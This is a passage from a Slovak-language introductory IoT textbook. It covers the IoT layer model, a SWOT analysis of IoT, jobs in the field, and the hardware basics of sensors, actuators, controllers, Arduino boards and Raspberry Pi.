Niektoré IoT zariadenia komunikujú priamo so súvisiacimi službami v cloude alebo inými aplikáciami, ktoré sú prevádzkované na internete.

Z vrstvy hardvér sú výstupom informácie o reálnom svete, ako napríklad:

- Údaje o tlaku a teplote,
- Úroveň okolitého osvetlenia,
- Informácie o geolokácii,
- Počítadlá z výrobných procesov,
- Obrázky z fotoaparátu a kamery,
- Dáta z gyroskopu.

IoT zariadenie by mohlo byť namontovaný na výrobnej linke, na vozidle alebo sa nosiť na tele. V závislosti od zložitosti, môžu zariadenia dátá len odosielat (snímače) alebo aj prijímať (napríklad nové parametre konfigurácie, ovládanie akčných členov).

### 1.3.2 Komunikačná vrstva

Komunikačná vrstva, tiež označovaná aj ako Edge. Kľúčovou vlastnosťou je zaistenie a udržiavanie komunikácie medzi cloudom a Edge zariadeniami. Táto komunikácia by mala byť bezpečná a odolná voči chybám. To všetko v snahe poskytnúť bezpečné a kvalitné služby predspracovania dát (takzvaný pre-processing).

Spracovanie dát môže byť vykonávané v reálnom čase. To znamená, že údaje sa spracovávajú ihneď ako prichádzajú od zariadení.

Medzi základné úlohy predbežného spracovania patria:

- **Verifikácia dát** - overovanie správnosti, úplnosti, neporušenosť priatých dát.
- **Filtrovanie dát** - odstránenie chybných, neúplných, poškodených, podvrhnutých dát.
- **Agregácia údajov** - odstraňovanie viacnásobných záznamov, štatistické predspracovanie dát, znižovanie objemu dát odosielaných ďalej, úspora energie.

Tieto úlohy sa vykonávajú pred odoslaním dát na analýzu, ktorá sa robí na vyšej vrstve. Okrem tohto sa na komunikačnej úrovni vykonáva sledovanie a riadenie udalostí (detekcia novej situácie v snímanom prostredí, požiadavka na zmenu nastavení akčného člena), správa zariadení z pohľadu ich bezpečnosti a manažmentu (overenie ID zariadenia, vzdialená aktualizácia, vypnutie, reštart, diagnostický proces).

### 1.3.3 Analytická vrstva

---

Dátová analýza je vrstva modelu, kde sa vykonáva samotné spracovanie dát a získavanie nových informácií, ktoré sa stávajú vstupom pre ďalšiu vrstvu. V konečnom dôsledku sú to práve informácie, ktoré sú monetizované (speňažiteľné).

Práve kvôli informáciám sa dokáže zákazník správne rozhodnúť a tým zlepšíť napríklad produkciu alebo ušetriť náklady. Za tieto informácie, ktoré musia byť pre zákazníka užitočné a dôležité, zvykne byť zákazník ochotný aj zaplatiť. Samozrejme, za predpokladu, že úspora je vyššia ako náklady na získanie a spracovanie týchto informácií.

Medzi hlavné úlohy dátovej analýzy patria:

- **Analýza dát** - štatistická analýza získaných údajov. Týmto sa dajú odhaliť zaujímavé súvislosti medzi sledovanými premennými. S pomocou analýzy sa dá určiť, napríklad ktorý parameter nemá význam pre návrh predikčného modelu.
- **Detekcia vzorov v dátach** - jeden z možných prístupov pri tvorbe modelu. Identifikujú sa opakujúce vzory ako sa dátá menia v čase. Napríklad zmena teplôt v priebehu niekoľkých rokov.
- **Vytváranie predikčných modelov** - odhad budúcich hodnôt na základe údajov získaných z minulosti. To všetko na základe navrhutej matematickej funkcie, ktorá s istou presnosťou popisuje ako sa premenná menila v minulosti.

### 1.3.4 Aplikačná vrstva

IoT produkty a služby často dopĺňajú aplikácie, ktoré slúžia ako používateľské rozhranie pre interakciu s IoT zariadeniami. Najčastejšie ide o mobilné a webové aplikácie, kde sú dostupné rôzne dashboardy (prehľady) a analýzy.

Prostredníctvom týchto rozhraní, dokáže používateľ získať informácie s pridanou hodnotou, ktoré boli exportované z modelov a analýz vytvorených na analytickej vrstve. V niektorých prípadoch je možné cez tieto aplikácie ovládať koncové IoT zariadenia.

Bližší úvod do problematiky dátovej analytiky je uvedený v poslednej kapitole IoT a Biznis.

## 1.4 SWOT analýza IoT

SWOT analýza je strategický nástroj pre plánovanie, za účelom identifikovania kľúčových oblastí projektu. Označenie je vytvorené z anglických názvov **Strengths** (silné stránky), **Weaknesses** (slabé stránky), **Opportunities** (príležitosti), a **Threats** (hrozby). Analýza sa zameriava na nasledujúce aspekty projektu:

- **Silné stránky** - vlastnosti projekte, ktoré mu poskytujú výhodu nad ostatnými projektmi.
- **Slabé stránky** – vlastnosti, ktoré projekt znevýhodňujú v porovnaní s inými projektmi.
- **Príležitosti** – možnosti, ktoré je vhodné využiť pre úspech a propagáciu projektu.
- **Hrozby** – riziká, ktoré by mohli spôsobiť problémy pre projekt.

Ako už bolo spomenuté, IoT je pomerne novou oblasťou, ktorá so sebou prináša, okrem nových príležitostí, taktiež nové problémy a hrozby, ktorým musia ľudia pracujúci v tejto oblasti čeliť.

<b>Silné stránky (S)</b>  Znižovanie nákladov Inovácie existujúcich produktov a služieb Záujem verejnosti Detailnejšie informácie o produkcií	<b>Slabé stránky (W)</b>  Slabá bezpečnosť Slabá ochrana súkromia Správa dát Chýbajúca štandardizácia
<b>Príležitosti (O)</b>  Aplikácie v náročných oblastiach (zdravotníctvo, logistika) Investičné príležitosti	<b>Hrozby (T)</b>  Napadnutie hackermi Nesplnenie očakávaní zákazníkov Nedostatočný dopyt

**Tabuľka 1.1**  
**SWOT model**

### **1.4.1 Silné stránky**

---

#### **Znižovanie nákladov**

Znižovanie nákladov sa od IoT produktov očakáva obzvlášť v oblasti výroby. Snímače a zariadenia by mali umožniť efektívne plánovať výrobu a logistiku výrobkov.

Taktiež koncoví zákazníci by mohli využívať IoT produkty pre získanie úspor. Napríklad inteligentné domáce vykurovanie dokáže ušetriť až niekoľko desiatok percent nákladov vynakladaných na energie.

Z pohľadu firiem by mohlo íť o získanie konkurenčnej výhody na trhu alebo úspor nákladov na prevádzku ich podnikania, napríklad plánovanie servisných intervalov strojov a zariadení, prediktívne predchádzanie poruchám.

#### **Inovácie existujúcich produktov a služieb**

Inovácie sú základom technologického pokroku. S pomocou IoT sa otvárajú nové možnosti pre vylepšenia existujúcich technológií a procesov. Zariadenia môžu získať nové komunikačné možnosti. Ľudia sa dokážu kvalifikované rozhodnúť na základe kvalitných informácií o reálnom svete okolo nich.

#### **Záujem firiem a verejnosti**

O oblasť IoT prejavujú záujem aj veľké spoločnosti ako Apple, Google či Microsoft. Integrujú IoT do svojich nových produktov a služieb, čím vzbudzujú záujem verejnosti o nové technológie a produkty.

#### **Informácie o produkcií**

IoT produkty môžu mať veľký prínos pre výrobné spoločnosti, ktoré dokážu získať detailné informácie o ich výrobnej činnosti takmer v reálnom čase. Typickou aplikáciou IoT v priemysle je sledovanie využitia strojov, odhad porúch, plánovanie servisných intervalov. Ďalšou aplikáciou je napríklad prehľad o pohybe materiálov a tovarov v rámci výrobnej linky.

### **1.4.2 Slabé stránky**

---

#### **Bezpečnosť**

Najviac sa hovorí o nevýhode pripojenia zariadení do siete Internet a ich bezpečnosti. Tieto zariadenia sa môžu veľmi ľahko stať terčom hackerských útokov. Verejne publikované aktivity hackerov, ktorí úspešne prelomili zabezpečenie IoT zariadení alebo systémov (pozri Mirai botnet alebo Reaper botnet), neprispievajú k dobrej povesti IoT produktov.

Zabezpečenie IoT systémov je komplexný proces. Firmy, ktoré sa snažia veľmi rýchlo dodať nový IoT produkt na trh, bez adekvátneho zabezpečenia, sa môžu veľmi ľahko stať terčom útokov. Obzvlášť malé firmy, môžu mať problém so zaplatením odborníkov na kybernetickú bezpečnosť.

## **Správa dát**

Každým dňom sa v sieti produkujú ohromné množstvá dát. Tieto údaje je potrebné uložiť a analyzovať na získanie nových informácií, ktoré sa stávajú predmetom obchodu. Pripojením veľkého množstva IoT zariadení vzniká ďalšie ohromné množstvo údajov. Zhromažďovanie, analýza a ukladanie všetkých týchto údajov je náročná úloha a potrebujeme lepsiú infraštruktúru na zvládnutie tohto problému. Tú infraštruktúru je opäť potrebné zabezpečiť pred neoprávneným prístupom k uloženým informáciám.

## **Chýbajúca štandardizácia**

IoT je stále vo svojich počiatkoch. Neexistuje žiadna všeobecne akceptovaná definícia modelu, jeho štruktúry, plán vývoja IoT oblasti, ktorý by naznačoval budúce smerovanie. V súčasnej situácii sa IoT posúva s inováciami. Tieto inovácie prichádzajú nekoordinované, z rôznych miest. Celý tento problém sa môže prejaviť napríklad tým, že bude dostupných 10 IoT termostatov, ktoré budú komunikovať rôznymi protokolmi, formátmi správ. Nedokážu komunikovať medzi sebou, niektoré z nich budú mať horšiu bezpečnosť v porovnaní s inými.

### **1.4.3 Príležitosti**

---

#### **Aplikácie v náročných oblastiach**

Nasadenie IoT v náročných oblastiach ako sú zdravotníctvo a logistika by mohlo priniesť nové príležitosti pre zlepšenie kvality služieb a úsporu nákladov.

#### **Investičné príležitosti**

IoT prináša sériu potenciálnych investičných príležitostí. Mnoho technológií, ktoré vyriešia súčasné problémy sa môžu stať veľmi žiadúce. Firmy, ktoré tieto technológie budú vlastniť alebo vyrábať získajú veľký objem objednávok, ktoré im pomôžu zlepšiť ich pozíciu na trhu. Investícia do takýchto spoločností môže predstavovať zaujímavé zhodnotenie voľného kapitálu.

### **1.4.4 Hrozby**

---

#### **Napadnutie hackermi**

Čím viac ľudí a firiem používa istý systém alebo produkt, tým sa tento produkt stáva zaujímavejším cieľom pre hackerský útok. Získaním kontroly nad systémom alebo extrakcia údajov z tohto systému sa môže stať veľmi dobrou motiváciou pre realizáciu útoku. Mnoho hackerov tieto útoky vykonáva pre iných, ktorí im za to veľmi dobre zaplatia.

#### **Nesplnenie očakávaní zákazníkov**

Klasickým príkladom nových produktov je nesplnenie očakávaní zákazníkov. Zákazníci majú istú predstavu o produkte. Často sa ale stáva, že výsledný produkt nie je podľa predstáv. Následne zákazník prestáva odporúčať tento produkt svojim znáym. Produkt často stráca svojich zákazníkov, chýbajú mu peniaze na ďalšiu prevádzku a vývoj. Časom sa môže stať, že produkt ukončí svoju existenciu na trhu.

### **Nedostatočný dopyt**

Napríklad aj kvôli vysokej cene produktu môže byť záujem zákazníkov o nový produkt veľmi nízky. Napríklad inteligentné hodinky, okuliare, alebo žiarovky nie sú vôbec lacné. Cena takýchto inteligentných zariadení je často niekoľko násobne vyššia než obyčajných. Ak je pridaná hodnota nového produktu príliš malá v porovnaní s požadovanou cenou, zákazníci nekupujú nový produkt. Cena je často dôležitým faktorom pri rozširovaní nového produktu na trhu.

## **1.5 Práca v odbore IoT**

---

Oblasť IoT so sebou prináša aj mnoho nových pracovných príležitostí. Spomedzi veľkého množstva spomenieme napríklad:

- **Návrhár (dizajnér)** - návrhár CAD, ktorý dokáže navrhnúť spotrebiteľské zariadenie IoT z pohľadu elektronických obvodov
- **Materiálový špecialista** - špecialista so znalosťou materiálov používaných pri zariadeniach a senzoroch. Z pohľadu úspory nákladov na výrobu, životnosti produktu v externom prostredí je výber materiálu kľúčový.
- **Inžinier jednoúčelových (embedded) zariadení** - špecialista, ktorý dokáže naprogramovať IoT zariadenie.
- **Sieťový inžinier** - odborník, ktorý pomôže vytvoriť počítačovú sieť.
- **Cloud inžinier** - špecialista schopný vytvoriť a nasadiť middleware a databázu pre zhromažďovanie údajov zo zariadení IoT a pripojených sietí.
- **Dátový inžinier** - špecialista na štatistiku, ktorý navrhne štatistické postupy pre získanie kľúčových informácií získaných z IoT dátových skladov.
- **Expert na vizualizáciu** - odborník schopný vizuálne interpretovať informácie získané z analýz IoT dát.
- **UI (user-interface) dizajnér** - odborník, ktorý pomôže navrhnúť správne používateľské rozhranie na interakciu s koncovým zariadením IoT.
- **Systémový architekt** - technický špecialista, ktorého úlohou je navrhnúť správnu štruktúru systému, komunikačného modelu, zodpovedajúcich technických parametrov.
- **Dátový architekt** - človek zodpovedný za návrh správneho dátového modelu, identifikáciu kľúčových zdrojových dát a ich správny prenos do konečného dátového skladu.
- **Programátor** - človek, ktorý vytvorí takzvaný back-end (systémy a aplikácie, ktoré fungujú na pozadí) tak, aby prepojil funkciaľitu cloutu a IoT zariadení.

- **Test inžinier** - špecialista, ktorý sa zameriava na testovanie funkčných aspektov zariadení a systémov IoT. Identifikuje chyby, nedostatky a pomáha pri zlepšovaní kvality produktu.
- **Strojný inžinier** - zodpovedný za návrh mechanických komponentov IoT systému, v spolupráci s elektro-inžinierom navrhuje prepojenia mechanickej časti na elektronickú ovládaciu časť.

Okrem uvedených pozícií nájde v oblasti IoT, prípadne firmách vyvíjajúcich IoT technológie, uplatnenie aj človek, ktorý sa orientuje v oblasti marketingu, predaja, projektového manažmentu, správy prevádzky zariadení (angl. operation), odborník na oblasť monitorovania systémov a mnoho iných technických a netechnických špecialistov a odborníkov.

# VECI A SPOJENIA



# 2

Informácie a ich spracovanie  
Komunikačný modul  
Arduino, Raspberry Pi  
Interakcia s fyzickým svetom  
Komponenty IoT zariadení  
Snímače a akčné členy  
Riadiace systémy

## 2.1 Hardvér a jeho komponenty

---

Informačné technológií sa rozširuje z pracovných počítačov a serverov do vonkajšieho sveta. Prepájanie zariadení, ich vzdialené monitorovanie a ovládanie otvárajú nové požiadavky na technickú realizáciu komunikácie a riadenia.

Existuje mnoho rôznych typov zariadení, ktoré môžeme nájsť v IoT. Vo väčšine zariadení, ktoré prichádzajú do interakcie s fyzickým svetom sa vyskytujú tri základné komponenty:

- Snímače (senzory),
- Ovládače (kontroléry),
- Akčné členy (servopohony).

### ***Snímače***

Snímač, tiež označovaný aj ako senzor, je zariadenie, ktoré možno použiť na meranie parametrov a vlastností fyzického sveta. Získaná informácia môže byť napríklad úroveň osvetlenia, vlhkosť, pohyb, tlak, teplota alebo iné environmentálne podmienky.

Snímače môžeme použiť napríklad zistenie vlhkosti pôdy v skleníku, hodnotu krvného tlaku pacienta, prítomnosť škodlivých látok v ovzduší, zabezpečenie priestoru kancelárie mimo pracovnej doby.

V IoT používame snímače, ktoré menia rôzne vlastnosti fyzického sveta na elektrické veličiny, najčastejšie odpor resp. napätie. Tieto elektronické veličiny ďalej vieme spracovať prostredníctvom rôznych elektronických obvodov prípadne počítača. Podľa toho, aký signál je na výstupe snímačov, ich môžeme rozdeliť do dvoch základných skupín:

- Snímače s digitálnym výstupom
- Snímače s analógovým výstupom

Snímače s digitálnym výstupom dokážu podať informáciu o meranej veličine len prostredníctvom dvoch hodnôt (áno/nie, zapnuté/vypnuté). Môžeme sem zaradiť napríklad tlačidlá, senzory otvorenia dverí, senzor prítomnosti vody, pohybový senzor a podobne.

Snímače s analógovým výstupom dokážu podať informáciu o meranej veličine prostredníctvom viacerých hodnôt. Radíme sem napríklad teplomer, merače intenzity osvetlenia, vlhkosti, hľuku, natočenia, zrýchlenia... Analógovým snímačom teploty vieme odmerať, koľko stupňov má daný objekt resp. vzduch. Digitálnym snímačom teploty by sme vedeli odmerať len dve hodnoty - či je daný objekt horúci alebo studený.

Niekteré snímače majú dokonca dva typy výstupov - analógový pre zistenie úrovne danej veličiny a digitálny pre zistenie prekročenia prahovej hodnoty nejakej veličiny.

Pohybový senzor	Ultrazvukový senzor	Svetelný senzor

**Obrázok 2.1**  
**Senzory.**

### Akčné členy

Akčný člen je prvok v elektronickom obvode, ktorý príjme na vstupe elektrický signál a na výstupe, vo fyzickom svete vykoná požadovanú zmenu. Niekoľko to môže byť zmena mechanická, elektronická, inokedy zasa informatívna (napríklad svetelná signalizácia).

Zvyčajne sa v priemyselnom veku IoT nachádzajú tri typy akčných členov:

- **elektrické** - poháňané motorom, ktorý premieňa elektrickú energiu na mechanické operácie,
- **hydraulické** - používa tlak kvapaliny na vykonanie mechanického pohybu,
- **pneumatické** - používa stlačený vzduch na umožnenie mechanických operácií.

Akčné členy, ktorých úlohou je realizovať pohyb nazývame pohony alebo motory. Takýto motor napríklad môže otočiť žalúzie v prípade, že je v miestnosti veľa svetla, alebo môže uzavrieť protipožiarne dvere v prípade požiaru, prečerpať vodu na poliatie rastlín, či vytlačiť chybnú súčiastku z výrobného pásu.

**Elektrické motory** používajú pre vytvorenie mechanického pohybu elektrickú energiu, ktorou vytvárajú otáčavé magnetické pole pohybujúce rotorom (otáčavou časťou motora).

**Pneumatické motory** využívajú pre vytvorenie mechanického pohybu stlačený vzduch, ktorý posúva piest motora a ten následne vytvorí pohyb. Hydraulické motory pracujú na podobnom princípe ako pneumatické motory, no pre vytvorenie pohybu využívajú tlak kvapaliny.

Akčnými členmi však nemusia byť len motory. Môžu nimi byť napríklad aj:

- zobrazovacie prvky (LED diódy, displeje),
- elektroakustické prvky (sirény, reproduktory),
- ventily (regulácia prietoku plynov a kvapalín),
- relé (pre zopínanie vyšších napätií).

## Riadiace prvky

Riadiaci prvok, inak nazývaný aj kontrolér, je mozgom celého systému. Jeho úlohou je priať údaje zo snímačov, upraviť ich do vhodnej podoby pre ďalšie spracovanie, vyhodnotiť ich a na základe vopred stanovených podmienok vykonať požadovanú akciu prostredníctvom akčného člena.

Nemusí tak robiť okamžite, ale môže dátá odoslať na spracovanie a vyhodnotenie do centrálneho počítača (servera), ktorý rozhodne o vykonaní požadovanej akcie. Takýmto riadiacim prvkom môže byť aj elektronický obvod zostavený zo súčiastok na vykonávanie konkrétnej úlohy. Ide o takzvané jednoúčelové zariadenie (embedded systém).

V hobby oblasti, prípadne počas vývoja prototypov nových produktov sa najčastejšie používa jedno čipový mikropočítač, jednodoskový počítač alebo stolový, či obyčajný počítač, alebo server.

Hlavným dôvodom je nízka cena, dostupnosť a rýchlosť vývoja. Vývoj jednoúčelového zariadenia je časovo a finančne nákladný. Použitie takéhoto systému sa oplatí až pri masovej produkcií, kedy je embedded systém výrazne lacnejší než jedno čipové dosky, alebo všeobecné mikropočítače.

Jedno čipový mikropočítač (microcontroller, MCU) je integrovaný obvod (čip), ktorý obsahuje všetky základné prvky počítača - procesor, pamäť a vstupno-výstupné jednotky (porty). Väčšinou ide o pamäť rádovo v kB a procesor s taktovacou frekvenciou rádovo v desiatkach MHz.

Tieto mikropočítače nemajú vlastný operačný systém a sú vhodnejšie na jednoduché projekty. V minulosti boli jedno čipové mikropočítače doménou firiem Intel, Texas Instruments a Microchip Technology, dnes už nájdeme na trhu množstvo mikropočítačov od desiatok rôznych výrobcov.

Pre jednoduché IoT projekty je dnes najčastejšie využívaná prototypovacia platforma Arduino, ktorej srdcom je jedno čipový mikropočítač od firmy Atmel. Arduino je vývojová doska, na ktorej je USB konektor pre nahrávanie programu a komunikáciu s počítačom, konektor pre pripojenie napájania a konektor pre vstupno/výstupné obvody, na ktoré môžeme pripojiť snímače alebo akčné členy.

Jeho cena sa pohybuje okolo 15-20€ (rok 2018) a je to skvelá pomôcka pri vývoji prototypov. Arduino má svoje vlastné vývojové prostredie, programovací jazyk podobný jazyku C. Celá táto platforma je vydaná pod licenciou open-hardware, čo umožňuje vyuvíjať si vlastné klony Arduina prispôsobené našim podmienkam.



Obrázok 2.2  
Arduino UNO

Jednodoskový počítač je počítač umiestnený na jednej doske cca o veľkosti kreditnej karty. Na tejto doske sú okrem procesora a pamäte umiestnené aj ďalšie obvody pre komunikáciu počítača s okolím (USB, HDMI, RJ45, ...), pričom tieto jednodoskové počítače majú často niekoľko desiatok až stonásobne väčší výkon ako jedno čipové mikropočítače.

Zvládajú výpočtovo i pamäťovo náročnejšie úlohy a používajú sa ako riadiace jednotky pri zložitejších projektoch. Typickým predstaviteľom jednodoskového počítača je Raspberry Pi, ktorý za cenu cca 40€ ponúka 1.4 GHz štvorjadrový procesor, 1GB RAM pamäte, slot na SD kartu pre externú pamäť a viacero komunikačných portov. Jeho nevýhodou je však absencia analógových portov a tiež nižší povolený odber prúdu na viacúčelových komunikačných pinoch.

## 2.2 Embedded zariadenia

Embedded systém je počítačový systém so špecializovanou funkciami a je súčasťou väčšieho zariadenia. S embedded systémom je možné sa stretnúť napríklad v automatickej práčke, automobiloch či termostatoch.

Hlavným rozdielom medzi embedded systémom a všeobecným počítačom, ktorý je na stole v učebni, je v parametroch ako:

- spotreba energie,
- rozmery,
- rozsah operácií, ktoré sa dajú vykonávať v systéme,
- náklady na výpočtovú jednotku (Hz/€, MB/€, atď.).

Pri embedded systémoch sú všetky spomenuté hodnoty nižšie v porovnaní s klasickým viacúčelovým počítačom, prípadne notebookom.



**Obrázok 2.3**  
**Embedded zariadenie.**

## 2.3 Arduino

Arduino je veľmi populárna doska pre vývoj prototypov a hobby riešení. Veľkou výhodou je vysoká rýchlosť pochopenia princípov používania dosky a vývoja Arduino aplikácií, rozsiahla komunita používateľov Arduina, kvalitné tutoriály a návody, ktoré vysvetľujú použitie a ovládanie Arduina.

Arduino je veľmi dobrá platforma pre získanie základných znalostí a skúsenosti s vývojom IoT produktov. Arduino ponúka veľké množstvo dosiek v rozličných konfiguráciách. Jednotlivé dosky sa medzi sebou odlišujú v rozmeroch, taktovacia frekvencia procesora, veľkosti dostupnej pamäte.

Arduino má v porovnaní s tradičnými mikrokontrolérmi zjednodušený proces programovania. Väčšinu zložitej práce za používateľa spraví Arduino Software, čo je vývojové prostredie (IDE), komplilátor a programátor v jednom.

Arduino je skvelý nástroj na tvorbu prototypov pre internet vecí. Prototyp je prvotný model systému resp. riešenia, ktoré sa snažíme vyvinúť. Prvé prototypy sa väčšinou realizujú na prepojovacích doskách, či nepájivých poliach (breadbordoch) a majú podobu spleti kálov (angl. cable nest), ktoré prepájajú súčiastky.

V súčasnosti (rok 2018), je na trhu dostupných niekoľko Arduino dosák. Medzi najviac populárne v komunite nadšencov patria:

- Arduino Uno
- Arduino Mega
- Arduino NANO
- Arduino MINI

### **Arduino Uno**

Najrozšírenejšou doskou spomedzi Arduino produktov je doska Arduino Uno. Túto dosku používajú práve tí, ktorí začínajú prenikať do tajov IoT. Doska je osadená procesorom Atmel ATmega328P, ktorý beží na frekvencii 16MHz. Je to síce výkon procesora porovnateľný s počítačmi v 90-tych rokoch, ale bez problémov zvláda vykonať niekoľko desiatok tisíc inštrukcií za sekundu, čo pre jednoduché aplikácie úplne postačuje.



## Obrázok 2.4 Arduino UNO.

Procesor má v sebe umiestnenú Flash pamäť s veľkosťou 32kB, do ktorej sa nahráva program a tiež obsahuje RAM pamäť s veľkosťou 2kB. Nedá sa presne povedať, kolko riadkov kódu sa zmestí do takéhoto Arduina. Môžeme to odhadnúť na cca niekoľko tisíc, závisí to však od viacerých faktorov a najmä od množstva používaných pomocných knižníč.

Vstupy a výstupy z Arduina realizujeme prostredníctvom portov, označovaných aj ako piny, ktorých je na Arduine 20. Každý z nich môže byť použitý ako digitálny vstup resp. výstup. Digitálny znamená, že naň viem umiestniť resp. z neho prečítať hodnotu logickej jednotky (5V) alebo hodnotu logickej nuly (0V). 12 z týchto pinov však môže mať špeciálne použitie. 6 z nich je možné použiť ako analógový vstup, ktorý dokáže odmerať napätie v rozsahu 0 - 5V s presnosťou na cca 5mV. Tieto porty sú na Arduine označené ako ANALOG IN.

Ďalších 6 pinov je možné použiť ako analógový výstup, teda pre generovanie napäťia s veľkosťou 0 - 5V, ktoré môžeme regulovať po 20mV. Tieto piny sú na Arduine označené ako PWM. Pri práci s týmito pinmi je potrebné mať na pamäti, že cez nich dokáže pretekať elektrický prúd s veľkosťou max. 20mA, inak by sa poškodili.

Arduino Uno sa môže napájať z USB portu napäťom 5V, prípadne z externého zdroja s napäťom 7-12V. Pre prepojenie Arduina Uno s počítačom sa používa kábel s koncovkou USB B.

# *Arduino Mega*

Táto verzia Arduina je vhodnejšia pre väčšie a komplexnejšie projekty, než aké sa dajú zrealizovať pomocou dosky Uno. Arduino Mega je poháňané procesorom ATmega2560, ktorý beží na frekvencii 16MHz. Na rozdiel od svojho menšieho brata má však Flash pamäť s veľkosťou 256kB, čo znamená, že sa doň zmestí cca 8x väčší program ako do Una. RAM pamäť je tiež väčšia, pričom na Mege dosahuje veľkosť 8kB. Počet pinov sa zväčšil na 70, z čoho je možné využiť 12 na analógový výstup (PWM) a 16 na analógový vstup (ANALOG IN).




**Obrázok 2.5**  
**Arduino MEGA.**

K počítaču je možné ho pripojiť, podobne ako Uno, cez USB kábel s koncovkou USB B, pričom napájanie je možné realizovať aj externým zdrojom s napäťom 7-12V.

#### **Arduino Nano**

Táto prototypovacia doska má malé rozmery, pričom na dĺžku dosahuje 4,5cm a na šírku 1,8cm. Procesor, Flash pamäť aj RAM je zhodná s doskou Arduino Uno. Je vhodné ju použiť vtedy, ak potrebujeme dosiahnuť menšie rozmery nášho výsledného produktu. Obsahuje 22 vstupno/výstupných pinov. Pre analógový výstup je možné použiť 6 z nich a pre analógový vstup je ich určených 8. Môžeme na nich pracovať až s prúdovým zaťažením do 40mA.



**Obrázok 2.6**  
**Arduino NANO.**

Na rozdiel od Una a Megy táto doska nemá konektor pre pripojenie vonkajšieho napájania, i keď to sa dá pripojiť cez separátne vodiče. K počítaču sa pripája pomocou USB kábla s koncovkou USB mini.

Ďalšie Arduino dosky:

- Arduino Mini - najmenšia doska, ktorá má len 18x30mm je vhodná do malých priestorov.
- Arduino Leonardo - dokáže simulať klávesnicu alebo myš, čo ho robí vhodným ako perifériu pre priamu komunikáciu s počítačom.
- Arduino Yún - má výkonný procesor, na ktorom môže bežať OS Linux. Jeho zabudovaný Ethernet a WiFi modul ho robí vhodnou doskou pre IoT riešenia.
- Arduino LilyPad - doska určená pre pripojenie na textil. Má kruhový tvar, nízku spotrebu a je použiteľná s vodivými niťami.

## 2.4 Raspberry Pi

Raspberry Pi poskytuje takmer tisícásobne väčší výpočtový výkon než Arduino a z hľadiska pamäte môžeme hovoriť o sto tisícásobkoch. Konkrétnie má Raspberry Pi vo verzii 3 Model B+ 64-bitový procesor s frekvenciou 1.4GHz, RAM pamäť s kapacitou 1GB a Flash pamäť je závislá od microSD karty.

Raspberry Pi je v podstate plnohodnotný počítač, na ktorom beží operačný systém Linux. Odporučaným operačným systémom pre túto platformu je Raspbian (Linuxová distribúcia špeciálne vyvinutá pre Raspberry Pi), ale je na ňom možné spustiť napríklad aj OS Chromium, Android, či Windows 10 vo verzii IoT Core.

S okolím komunikuje Raspberry Pi prostredníctvom viacerých vstupno-výstupných rozhraní. Môžeme k nemu pripojiť klávesnicu a myš prostredníctvom 4 USB 2.0 portov, či monitor prostredníctvom rozhrania HDMI. Na sieťovú komunikáciu s ostatnými zariadeniami slúži vstavaný 802.11 b/g/n/ac WiFi modul, či Gigabitový Ethernetový port. Navyše máme k dispozícii aj Bluetooth 4.2 s podporou Bluetooth Low Energy (BLE).

V IoT riešeniacach však často potrebujeme načítať dátá priamo zo senzorov, resp. riadiť akčné členy pripojené k počítaču prostredníctvom napäťových vodičov. Na tento účel slúži v Raspberry Pi GPIO modul, ktorý má 40 pinov, z nich 27 je použiteľných pre vstupy a výstupy, ostatné sa používajú na napájanie.


Na rozdiel od Arduina, kde logická jednotka bola reprezentovaná napäťom 5V, je v Raspberry Pi logická jednotka reprezentovaná napäťom 3,3V (niekedy označované aj ako 3V3). Pri priamom pripájaní senzorov a akčných členov je treba dávať pozor, aby sme na RPi nepripojil napätie 5V, pretože by sme mohli zničiť celý počítač. Maximálne prúdové zaťaženie GPIO pinov je 16mA.



### TIP!

Pre vyvedenie GPIO pinov z dosky Raspberry Pi môžete použiť IDE kábel pre pripojenie starších pevných diskov k počítaču.

Ak potrebujeme k RPi pripojiť súčiastky alebo moduly s vyššími prúdovými nárokmi, je potrebné použiť pripojenie cez tranzistor, o ktorom sa dočítate v kapitole Elektronika. Samotné napájanie RPi je realizované cez microUSB port. Pre napájanie je vhodné použiť USB nabíjačku s prúdom aspoň 1.5A, avšak samotný výrobca odporúča USB zdroj s prúdom 2.5A.



## Obrázok 2.7 Raspberry Pi.


Nevýhodou RPi je absencia pinov, ktoré by mohli slúžiť ako analógový vstup pre meranie napäcia. Z tohto dôvodu sa často tieto dva počítače kombinujú tak, že riadenie prevezme Raspberry Pi a meranie veličín necháme na Arduino, pričom ich vzájomne prepojíme USB káblom alebo prostredníctvom sériovej linky a naprogramujeme komunikačný protokol pre preberanie a odosielanie dát.

## 2.5 Rozširujúce moduly

Mnoho senzorov snímajúcich hodnoty z prostredia, nemôže fungovať ako samostatná súčiastka. Je potrebné k nej pripojiť ďalšie elektronické súčiastky napr. pre obmedzenie prúdu alebo napäťia, či nastavenie elektrických parametrov pre správne fungovanie. Niektoré zapojenia sú dokonca tak komplexné, že by na prototypovom nepájivom poli zabrali väčšinu miesta, ktoré potrebujeme napríklad na pripájanie LED diód alebo vzájomné prepojenie komponentov.

Práve z tohto dôvodu sú na trhu pre prototypovanie k dispozícii moduly. V angličtine sa tieto moduly označujú ako shields a bricks. Terminológia je závislá od značky a komunity (Arduino vs. Raspberry Pi).

